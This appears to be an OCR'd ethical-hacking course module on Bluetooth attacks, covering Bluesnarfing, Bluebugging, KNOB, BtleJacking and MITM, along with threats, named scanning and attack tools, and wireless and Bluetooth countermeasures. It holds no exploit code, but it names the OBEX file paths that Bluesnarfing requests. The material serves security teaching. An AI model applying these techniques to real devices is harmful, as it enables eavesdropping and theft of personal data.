
Bluetooth Hacking

Bluetooth hacking refers to the exploitation of Bluetooth stack implementation vulnerabilities to compromise sensitive data in Bluetooth-enabled devices and networks. Bluetooth-enabled devices connect and communicate wirelessly through ad-hoc networks known as piconets. Attackers can gain information by hacking the target Bluetooth-enabled device from another Bluetooth-enabled device.

The following are some Bluetooth device attacks:

- **Bluesmacking:** A Bluesmacking attack occurs when an attacker sends an oversized ping packet to a victim's device, causing a buffer overflow. This type of attack is similar to an Internet Control Message Protocol (ICMP) ping-of-death attack.
- **Bluejacking:** Bluejacking is the use of Bluetooth to send messages to users without the recipient's consent, similar to email spamming. Prior to any Bluetooth communication, the device initiating the connection must provide a name that is displayed on the recipient's screen. As this name is user-defined, it can be set to be an annoying message or advertisement. Strictly speaking, Bluejacking does not cause any damage to the receiving device. However, it may be irritating and disruptive to the victims.
- **Bluesnarfing:** Bluesnarfing is a method of gaining access to sensitive data in a Bluetooth-enabled device. An attacker within the range of a target can use specialized software to obtain the data stored on the victim’s device. To perform Bluesnarfing, an attacker exploits a vulnerability in the Object Exchange (OBEX) protocol that Bluetooth uses to exchange information. The attacker connects with the target and performs a GET operation for files with correctly guessed or known names, such as /pb.vcf for the device’s phonebook or telecom /cal.vcs for the device’s calendar file.
- **BlueSniff:** BlueSniff is a proof-of-concept code for a Bluetooth wardriving utility. It is useful for finding hidden and discoverable Bluetooth devices. It operates on Linux.
- **Bluebugging:** Bluebugging is an attack in which an attacker gains remote access to a target Bluetooth-enabled device without the victim’s awareness. In this attack, an attacker sniffs sensitive information and might perform malicious activities such as intercepting phone calls and messages and forwarding calls and text messages.
- **BluePrinting:** BluePrinting is a footprinting technique performed by an attacker to determine the make and model of a target Bluetooth-enabled device. Attackers collect this information to create infographics of the model, manufacturer, etc. and analyze them to determine whether the device has exploitable vulnerabilities.
- **Btlejacking:** A Btlejacking attack is detrimental to Bluetooth low energy (BLE) devices. The attacker can sniff, jam, and take control of the data transmission between BLE devices by performing an MITM attack. Following a successful attempt, the attacker can also bypass security mechanisms and listen to the information being shared. To implement this attack, the attacker must use affordable firmware-embedded equipment and minor software coding.
- **KNOB attack:** A Key Negotiation of Bluetooth (KNOB) attack enables an attacker to breach Bluetooth security mechanisms and perform an MITM attack on paired devices without being traced. The attacker leverages a vulnerability in the Bluetooth wireless standard and eavesdrops on all the data being shared in the network, such as keystrokes, chats, and documents. A KNOB attack is especially detrimental to two Bluetooth-enabled devices sharing encrypted keys. The attack is launched on short-distance communication protocols of Bluetooth negotiating the encryption keys required to be shared between nodes to establish a connection.

- **MAC spoofing attack:** A MAC spoofing attack is a passive attack in which attackers spoof the MAC address of a target Bluetooth-enabled device to intercept or manipulate the data sent to the target device.
- **Man-in-the-Middle/impersonation attack:** In an MITM/impersonation attack, attackers manipulate the data transmitted between devices communicating via a Bluetooth connection (piconet). During this attack, the devices intended to pair with each other unknowingly pair with the attacker's device, thereby allowing the attacker to intercept and manipulate the data transmitted in the piconet.



Bluetooth Threats

Leakage of Calendars and Address Books

Attacker can steal a user's personal information and use it for malicious purposes

Bugging Devices


Attacker could instruct the user to make a phone call to other phones without any user interaction; they could even record the user's conversation

Sending SMS Messages

Terrorists could send false bomb threats to airlines using the phones of legitimate users

Causing Financial Losses

Hackers could send many MMS messages with an international user's phone, thus resulting in a high phone bill



Bluetooth Threats (Cont'd)

Remote Control

Hackers can remotely control a phone to make phone calls or connect to the Internet

Social Engineering

Attackers trick Bluetooth users to lower security or disable authentication for Bluetooth connections to pair with them, thereby stealing information

Malicious Code

Mobile phone worms can exploit a Bluetooth connection to replicate and spread itself

Protocol Vulnerabilities


Attackers exploit Bluetooth pairings and communication protocols to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.

Bluetooth Threats

Similar to wireless networks, Bluetooth devices also have various security threats. Attackers target vulnerabilities in the security configurations of Bluetooth devices to gain access to confidential information and the network to which they are connected.

The following are some of Bluetooth security threats.

- **Leakage of calendars and address books**: Attackers can steal a user's personal information and use it for malicious purposes.
- **Bugging devices**: Attackers can instruct a smartphone to make a call to other phones without any user interaction. They can even record a user's conversations.
- **Sending SMS messages**: Terrorists could send false bomb threats to airlines using the smartphones of legitimate users.
- **Causing financial losses**: Hackers can send many MMS messages with an international user's phone, resulting in a high phone bill.
- **Remote control**: Hackers can remotely control a smartphone to make phone calls or connect to the Internet.
- **Social engineering**: Attackers can trick Bluetooth users into lowering security or disabling authentication for Bluetooth connections to pair with them and steal their information.
- **Malicious code**: Smartphone worms can exploit a Bluetooth connection to replicate and spread itself.
- **Protocol vulnerabilities**: Attackers exploit Bluetooth pairings and communication protocols to steal data, make calls, send messages, launch DoS attacks on a device, spy on phones, etc.



Bluetooth Attack Tools

BluetoothView

It monitors the activity of Bluetooth devices around you and displays information, such as Device Name, Bluetooth Address, Major Device Type, Minor Device Type, First Detection Time, and Last Detection Time

https://www.nirsoft.net


- **BlueZ** *http://www.bluez.org*
- **BtleJack** *https://github.com*
- **BTCrawler** *http://petronius.sourceforge.net*
- **BlueScan** *http://bluescanner.sourceforge.net*
- **Bluetooth Scanner - btCrawler** *https://play.google.com*

Bluetooth Attack Tools

- **BluetoothView**

  Source: *https://www.nirsoft.net*

  BluetoothView is a utility that monitors the activity of Bluetooth devices in the vicinity. For each detected Bluetooth device, it displays information such as device name, Bluetooth address, major device type, minor device type, first detection time, and last detection time. It can also provide a notification when a new Bluetooth device is detected.



Device Name	Description	Address	Major Device T...	Minor Device ...	First
[redacted]	[redacted]	[redacted]	[redacted]	Smart	
HOLUX GPSlim240	HOLUX GPSlim240	00:0b:0b:[redacted]	Unclassified		
Jawbone	Jawbone	00:21:3c:[redacted]	Audio	Headset	
PLT 510	PLT 510	00:19:7f:[redacted]	Audio	Headset	


0 Bluetooth Devices

NirSoft Freeware. http://www.nirsoft.net

Figure 8.34: Screenshot of BluetoothView

The following are some additional Bluetooth hacking tools:

- BlueZ (*http://www.bluez.org*)
- BtleJack (*https://github.com*)
- BTCrawler (*http://petronius.sourceforge.net*)
- BlueScan (*http://bluescanner.sourceforge.net*)
- Bluetooth Scanner – btCrawler (https://play.google.com)



Module Flow

01 Understand Wireless Terminology

02 Discuss Different Types of Wireless Encryption


03 Discuss Wireless Network-Specific Attack Techniques

04 Understand Bluetooth Attacks

05 **Discuss Wireless Attack Countermeasures**

Discuss Wireless Attack Countermeasures

This module explains how attackers hack wireless networks to obtain sensitive data. To secure a wireless network, it is important to implement and adopt appropriate countermeasures. This section discusses the countermeasures against wireless attacks and wireless security tools.



Wireless Attack Countermeasures

Best Practices for Configuration

- Change the **default SSID** after WLAN configuration
- Set the **router access password** and enable firewall protection
- Disable **SSID broadcasts**
- Disable **remote router login** and wireless administration

Best Practices for SSID Settings

- Use **SSID cloaking** to keep certain default wireless messages from broadcasting the ID to everyone
- Do not use your SSID, company name, network name, or any **easy-to-guess** string in passphrases
- Place a **firewall or packet filter** between the AP and the corporate Intranet


Best Practices for Authentication

- Choose **Enterprise WPA2 with 802.1x** authentication instead of WPA and WEP
- Implement **WPA2/WPA3 Enterprise** wherever possible
- **Disable the network** when not required
- Place wireless APs in a **secure location**

Wireless Attack Countermeasures

- **Best Practices for Configuration**
    - Change the default SSID after WLAN configuration.
    - Set the router access password and enable firewall protection.
    - Disable SSID broadcasts.
    - Disable remote router login and wireless administration.
    - Enable MAC address filtering on APs or routers.
    - Enable encryption on APs and change passphrases often.
    - Close all unused ports to prevent attacks on Aps.
- **Best Practices for SSID Settings**
    - Use SSID cloaking to keep certain default wireless messages from broadcasting the SSID to everyone.
    - Do not use the SSID, company name, network name, or any easy-to-guess string in passphrases.
    - Place a firewall or packet filter between an AP and the corporate Intranet.
    - Limit the strength of the wireless network so that it cannot be detected outside the bounds of the organization.
    - Check the wireless devices for configuration or setup problems regularly.
    - Implement an additional technique for encrypting traffic, such as IPSec over wireless.

- **Best Practices for Authentication**
  - Choose WPA2-Enterprise with 802.1x authentication instead of WPA or WEP.
  - Implement WPA2/WPA3-Enterprise wherever possible.
  - Disable the network when not required.
  - Place wireless APs in a secured location.
  - Keep drivers on all wireless equipment updated.
  - Use a centralized server for authentication.
  - Enable server verification on the client side using 802.1X authentication to prevent MITM attacks.
  - Enable two-factor authentication as an added line of defense.
  - Deploy rogue-AP detection or wireless intrusion prevention/detection systems to prevent wireless attacks.



Bluetooth Attack Countermeasures

1. **Use non-regular patterns as PIN keys** when pairing devices
2. Keep your device in **non-discoverable (hidden) mode**
3. DO NOT accept any **unknown and unexpected** pairing requests
4. Always **enable encryption** when establishing BT connection to your PC
5. Keep a **check of all paired devices** in the past from time to time and delete any paired device that you are unsure of
6. Keep BT in the **disabled state**, and enable it only when needed

Bluetooth Attack Countermeasures

The following are some countermeasures to defend against Bluetooth hacking.


- Use non-regular patterns as PINs while pairing a device. Key combinations should not be sequential on the keypad.
- Keep the device in the non-discoverable (hidden) mode.
- Do not accept any unknown or unexpected request for pairing.
- Regularly check of all devices paired in the past and delete any suspicious paired device.
- Keep Bluetooth in the disabled state and enable it only when needed. Disable Bluetooth immediately after the intended task is completed.
- Always enable encryption when establishing a Bluetooth connection.
- Set the network range of a Bluetooth-enabled device to the lowest and perform pairing only in a secure area.
- Install antivirus software that supports host-based security software on Bluetooth-enabled devices.
- Change the default settings of the Bluetooth-enabled device to the best security standard.
- Use link encryption for all Bluetooth connections.
- If multiple wireless communications are being used, ensure that encryption is empowered on each link in the communication chain.
- Avoid sharing sensitive information over Bluetooth-enabled devices.

- Disable automatic connections to public Wi-Fi networks for protecting Bluetooth devices from unsecured sources.
- Update the software and drivers of the Bluetooth devices and regularly change the passwords.
- Use a VPN for secure connections between Bluetooth devices.

Wireless Security Tools

Cisco Adaptive Wireless IPS

Adaptive wireless IPS (WIPS) provides wireless-network **threat detection and mitigation** against malicious attacks and security vulnerabilities


cisco
Alarm Summary
0
0
0
Wireless Control System
<IP,Name,SSID,MAC>
Search
Advanced Search | Saved Search
User: root @ Virtual Domain: root
Monitor
Reports
Configure
Services
Administration
Tools
Help
Logout
System
General Properties
NMSP Parameters
Active Sessions
Trap Destinations
Advanced Parameters
Logs
Accounts
Status
Maintenance
Context Aware Service
wIPS Service
MIR Service
Reboot Hardware
Shutdown Hardware
Clear Configuration
Defragment Database
Save
Cancel

Advanced Parameters: sanity-mse

Services > Mobility Services > System > Advanced Parameters

General Information

Product Name: Cisco Mobility Service Engine
Version: [redacted]
Started At: 2/[redacted] 1:49 PM
Current Server Time: 2/[redacted] 9:54 AM
Timezone: America/Los_Angeles
Hardware Restarts: 10
Active Sessions: 1

Logging Options

Logging Level: Trace
Core Engine: ☑ Enable
Database: ☑ Enable
General: ☑ Enable
MSE/Location Servers: ☑ Enable
Object Manager: ☑ Enable
SNMP Mediation: ☐ Enable
XML Mediation: ☑ Enable
Asynchronous: ☐ Enable
NMSP Protocol: ☐ Enable

Cisco UDI

Product Identifier (PID): AIR-MSE-3310-K9
Version Identified (VID): V01
Serial Number (SN): Not Specified

Advanced Parameters

Advanced Debug: ☐
Number of Days to keep Events: 2 (1 - 99999)
Session Timeout: 30 (1 - 99999 mins)
Absent Data cleanup interval: 1440 (1 - 99999 mins)

Advanced Commands

https://www.cisco.com

AirMagnet WiFi Analyzer PRO
https://www.netally.com

RFProtect
https://www.arubanetworks.com

WatchGuard WIPS
https://www.watchguard.com

AirMagnet Planner
https://www.netally.com


Extreme AirDefense
https://www.extremenetworks.com

